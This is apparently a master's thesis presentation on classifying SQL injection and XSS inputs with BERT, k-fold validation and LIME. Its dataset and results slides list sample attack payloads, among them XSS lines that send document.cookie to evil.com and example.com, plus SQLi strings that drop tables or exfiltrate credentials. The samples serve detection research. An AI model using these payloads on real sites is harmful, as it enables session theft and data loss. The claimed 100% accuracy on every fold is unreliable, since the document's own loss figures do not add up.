BERT-Based Detection and Classification of SQL Injection and XSS Attacks using Stratified k folds and XAI

Submitted To
Department of Electronic & Communication
Tribhuvan University, Institute of Engineering, Thapathali Campus
Date: August 2024

Supervised By:
Er. Sudip Rana

Presented By:
Gayatri Sharma
079MSISE03

Presentation Outline

1. Motivation
2. Background
3. Problem Statement
4. Objectives
5. Scope
6. Originality
7. Potential Applications
8. Literature Review
9. Methodology
10. Results
11. Discussion And Analysis
12. Future Enhacement
13. Conclusion
14. Gantt Chart
15. References

Motivation

- Growing reliance on web applications has led to an increase in cyberattacks.
- SQL Injection (SQLi) and Cross-Site Scripting (XSS) remain among the most common and dangerous vulnerabilities.
- Integrating Natural Language Processing (NLP) models like BERT can provide deeper insights into the context of malicious inputs.
- Enhancing web security by reducing vulnerabilities can prevent data breaches and protect sensitive information.

Background

SQL Injection (SQLi): A web security vulnerability that allows attackers to interfere with the queries an application makes to its database.
Cross Site Scripting: A vulnerability that allows attackers to inject malicious scripts into webpages viewed by other users.
•**Impact:**
•Unauthorized access to sensitive data.
•Data manipulation or deletion.
•Possible full control of the server.
•Theft of session cookies, leading to account hijacking.

Problem Statement

- Sophisticated Attack Patterns:Attackers employ obfuscation techniques and varied payloads to bypass traditional security measures

- Need for Real-Time Detection:
  The complexity and speed of these attacks necessitate real-time monitoring.

Objective

- Develop a BERT-based model for classification and detection of SQLi and XSS attacks and implement stratified k-fold cross-validation for robust evaluation.
- Integrate XAI techniques to enhance model interpretability.

Scope

- Develop a highly accurate model for detecting and classifying SQL Injection (SQLi) and Cross-Site Scripting (XSS) attacks using a fine-tuned BERT-base-uncased model.

Out of Scope: Adversarial attacks, parameterized queries, stored procedures.

- Other SQL attacks like NoSQL, command injection, and LDAP injection.
- Browser-specific vulnerabilities and client-side script obfuscation.

Originality of the project

- Novel approach combining BERT, XAI, and stratified k-fold cross-validation.
- Contribution to improving web application security.
- Providing interpretable results to understand attack patterns better.

Potential Application

- Enhanced security for web applications.
- Use in cybersecurity tools and platforms.
- Aid in developing better defenses against web-based attacks

Literature Review

Authors	Methodology	Dataset	Results	Strengths	Weaknesses
A. K. M. Nazmul Islam et al.	Machine Learning for Web Vulnerability Detection	Public web vulnerability datasets	High detection rates for various attacks	Demonstrated potential of ML in web security	Limited to specific types of attacks
Chengcheng Lv et al.	XSS Vulnerability Testing using Dynamic Analysis	OWASP WebGoat	Effective in detecting XSS vulnerabilities	Real-world application emphasis	Limited dataset; Focus on XSS only
Jaydeep R. Tadhani et al.	AI-Based Web Application Security	Custom dataset of attacks and normal traffic	High accuracy in attack detection	Novel AI-based approach; adaptive	Computationally intensive; requires constant updating
Dharma Raj Chaudhary et al.	Deep Learning for Intrusion Detection	KDD Cup 99	Improved accuracy over traditional methods	Robust to a variety of attack types	Overfitting risk; Needs extensive training data
Amit Kumar Jaiswal et al.	Neural Network for SQL Injection Detection	Custom dataset with SQLi payloads	High detection rate for SQLi attacks	High specificity for SQLi detection	Limited to SQLi; may not generalize to other attacks

Methodology

- Data Collection and Preprocessing
- Model Architecture and Training
- Explainable AI Integration
- Model Evaluation and Testing

Methodology..

Data Collection and Preprocessing

- **Data Sources**:
  - Curated dataset using patterns from various online sources

- **Data Preprocessing**:
  - Converted raw HTTP request data into tokens using BertTokenizer.
  - Transformed tokens into numerical embeddings suitable for BERT input.
  - Applied techniques to standardize data and improve model efficiency.
  - Ensured balanced representation of all attack types during cross-validation.

Methodology(cont.)

Model Architecture

BERT Model:

- **Architecture**: Utilized bert-base-uncased model, fine-tuned for sequence classification.
- **Layers**: Deep bidirectional transformers capturing context from both directions.
- **Output**: A classification layer mapping the final hidden state to 9 attack classes.

Training Configuration:

- **Learning Rate**: Set to 2e-5 for gradual convergence.
- **Batch Size**: Chosen as 24 to balance memory usage and training speed.
- **Epochs**: Conducted over 3 epochs to ensure thorough learning.
- **Regularization**: Applied weight decay (0.01) to prevent overfitting.

Methodology (contd.)




Fig: System Block diagram

Methodology(Contd.)

Explainable AI (LIME) Integration

- Enhance model transparency by providing explanations for predictions.
- Generated perturbed samples around the instance.
- Trained an interpretable model on these perturbed samples.
- Extracted features influencing the BERT model's decision.

Methodology(Contd.)

Dataset Explanation:

- Payloads from Diverse Sources: Created almost 50,000 dataset

SQL Injection (SQLi) Types:

- Error-based: Attacks relying on database error messages.
- Union-based: Uses the UNION operator to combine malicious and legitimate queries.
- Boolean-based Blind: Inferences made based on true/false responses. Time-based Blind: Utilizes timing delays to infer database responses.
- Out-of-band: Uses alternate channels (e.g., DNS, HTTP) for data exfiltration

Methodology(Contd.)

Cross-Site Scripting (XSS) Types:

- Stored XSS: Scripts stored on the server, executed when accessed by users.
- Reflected XSS: Scripts reflected off a web server, executed in the user’s browser.
- DOM-based XSS: Client-side scripts modify the DOM in an unsafe manner.

Normal Traffic:


Indicates legitimate and benign user interactions without any attack patterns

Methodology(Contd.)

Dataset Prototype

ID	Payload	Label
1	SELECT * FROM users WHERE id = 1 OR 1=1;	Union-based
2	<script>alert(‘XSS’);</script>	Stored XSS
3	User_input=‘test’; DROP TABLE users;--	Error-based
4	“><img src=x onerror= alert(1)>	Reflected XSS
5	SELECT password FROM users WHERE username=‘admin’ AND LENGTH(password)>	Time-based Blind
6	Document.location=‘http://evil.com?cookie=‘+document .cookie;	DOM-based XSS
7	/path/to/resource	Normal
8	‘; EXEC xp cmdshell(’dir’);--	Out-of-band

Methodology



Methodology(contd.)

Model Evaluation and Testing

Evaluation Metrics:

- **Accuracy**: Achieved 100% accuracy in classifying SQLi and XSS attacks.
- **Precision, Recall, F1-Score**: Calculated for each attack type to assess performance balance.

Cross-Validation:

- Applied stratified k-fold cross-validation (k=5) to validate model robustness.
- Ensured consistent performance across different data splits.

Result

Best Case

Input: Hello world

Classify

```
Input text: Hello world
Predicted label: Normal
```

Input: http://example.com/#<a href="javascript:document.getElementById('output').innerHTML='<script>alert(3)</script>'">Click

Classify

```
Input text: http://example.com/#<a href="javascript:document.getElementById('output').innerHTML='<script>alert(3)</script>'">Click</a>
Predicted label: DOM-based XSS
```

Result

Best Case

Input:
```
SELECT * FROM tickets WHERE ticket_id = 7 AND IF(1=0, SLEEP(5), 0) --
```

Classify

```
Input text: SELECT * FROM tickets WHERE ticket_id = 7 AND IF(1=0, SLEEP(5), 0) --
Predicted label: Time-Based Blind SQLi
```

Input:
```
<script>fetch('http://example.com/store?data=' + document.cookie)</script>
```

Classify

```
Input text: <script>fetch('http://example.com/store?data=' + document.cookie)</script>
Predicted label: Stored XSS
```

Result

Worst Case:

Input:

```
SELECT load_file(CONCAT('\\\\',(SELECT+@@version),'.',(SELECT+user),'.',
(SELECT+password),'.',example.com\\test.txt'))
```

Classify

```
Input text: SELECT load_file(CONCAT('\\\\',(SELECT+@@version),'.',
(SELECT+user),'.', (SELECT+password),'.',example.com\\test.txt'))
Predicted label: Boolean-Based Blind SQLi
```

Result

Table 4.1: Summary of SQLi and XSS Detection Experiments

Experiment	Dataset Size	Number of Classes	Batch Size	Epochs	Folds
1	2000	3	8	5	5
2	500	9	8	3	5
3	10000	9	8	3	5
4	53517	9	16	3	5

Result

Metric	Fold 1	Fold 2	Fold 3	Fold 4	Fold 5	Average
Average Training Loss	0.08	0.08	0.09	0.09	0.09	0.052
Accuracy	1.00	1.00	1.00	1.00	1.00	1.00
Precision	1.00	1.00	1.00	1.00	1.00	1.00
Recall	1.00	1.00	1.00	1.00	1.00	1.00
F1 Score	1.00	1.00	1.00	1.00	1.00	1.00

Table: Performance metric for each folds

Result (contd.)




Figure: Training loss across epochs for each fold

Result (contd.)




Figure: Validation accuracy across epochs for each fold.

Result (contd.)





Figure: ROC Curves for each fold.

Result (contd.)



Discussion and Analysis

Theoretical Expectations:

- Expected BERT to accurately classify SQLi and XSS attack patterns due to its deep contextual understanding.
- Anticipated high performance in both accuracy and interpretability.

Simulated Results:

•Achieved 100% accuracy in validation, consistent with theoretical predictions.

•LIME-based explanations confirmed the model’s ability to identify relevant features for each class.

Discussion and Analysis…

Error Analysis

Misclassifications:

- Although rare, some errors occurred in distinguishing between highly similar attack types (e.g., different SQLi variants).
- Errors attributed to overlapping patterns in the training data.

Sources of Error:

- Limited dataset representation for specific attack vectors.
- Potential overfitting due to high model complexity.

Mitigation Strategies:

- Introduced stratified k-fold cross-validation to address class imbalance.
- Applied regularization techniques to reduce overfitting.

Discussion and Analysis…

Analysis of Methodology

Advantages:

- Deep contextual embeddings from BERT capture subtle attack signatures.
- LIME ensures that model decisions are transparent and justifiable.

Challenges:

- High computational cost associated with fine-tuning BERT.
- Need for a more diverse dataset to generalize better across different attack patterns.

Why This Method Performed Better:

- Superior feature extraction and context retention by BERT.
- Enhanced understanding of model behavior through Explainable AI techniques.


Future Enhancements

- Enhancement in the dataset
- Integration with real-time systems.
- Expansion to other web security threats.

Conclusion

- Successfully developed a BERT-based model for detecting SQL Injection (SQLi) and Cross-Site Scripting (XSS) attacks.
- Integrated Explainable AI (LIME) to enhance the interpretability of model predictions, ensuring transparency.
- Achieved 100% accuracy in attack detection, surpassing many state-of-the-art methods.

Gantt Chart



2024
May
June
July
August
September
October
Topic Contemplation
100% complete
Literature Review
100% complete
Model Decision
100% complete
Dataset Sample
100% complete
Proposal Submission
100% complete
Detailed Literature Review
100% complete
Model in Depth
100% complete
Data Collection
100% complete
Data Preprocessing
100% complete
Dataset Review
100% complete
Model Retrospective
100% complete
Initial Implementation
100% complete
Model Training and Testing
100% complete
Model Refinement
100% complete
Integration and Validation
100% complete
Evaluation and Fine-Tunning
100% complete
Documentation
100% complete
Final Review
100% complete
Submission
90% complete

References

[1] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. Bert: Pre-training of deep bidirectional transformers for language understanding.

[2] HiteshKumar Gupta. A gentle introduction to cross-validation, March 2021.

[3] Wei-Chun Hsiao and Chih-Hung Wang. Detection of sql injection and cross-site scripting based on multi-model cnn combined with bidirectional gru and multi-head self-attention. In 2023 5th International Conference on Computer Communication and the Internet (ICCCI)

[4] Jasleen Kaur, Urvashi Garg, and Gourav Bathla. Detection of cross-site scripting (xss) attacks using machine learning techniques: a review. Artificial Intelligence Review.

[5] Meng Li, Bo Li, Tao Yang, and Xuan Wang. A survey on security detection based on machine learning. IEEE Access,.

[6] Chengcheng Lv, Long Zhang, Fanping Zeng, and Jian Zhang. Adaptive random testing for xss vulnerability. In 2019 26th Asia-Pacific Software Engineering Conference (APSEC)

[7] Jaydeep R. Tadhani, Vipul Vekariya, Vishal Sorathiya, Samah Alshathri, and Walid El-Shafai. Securing web applications against xss and sqli attacks using a novel deep learning approach.

THANK YOU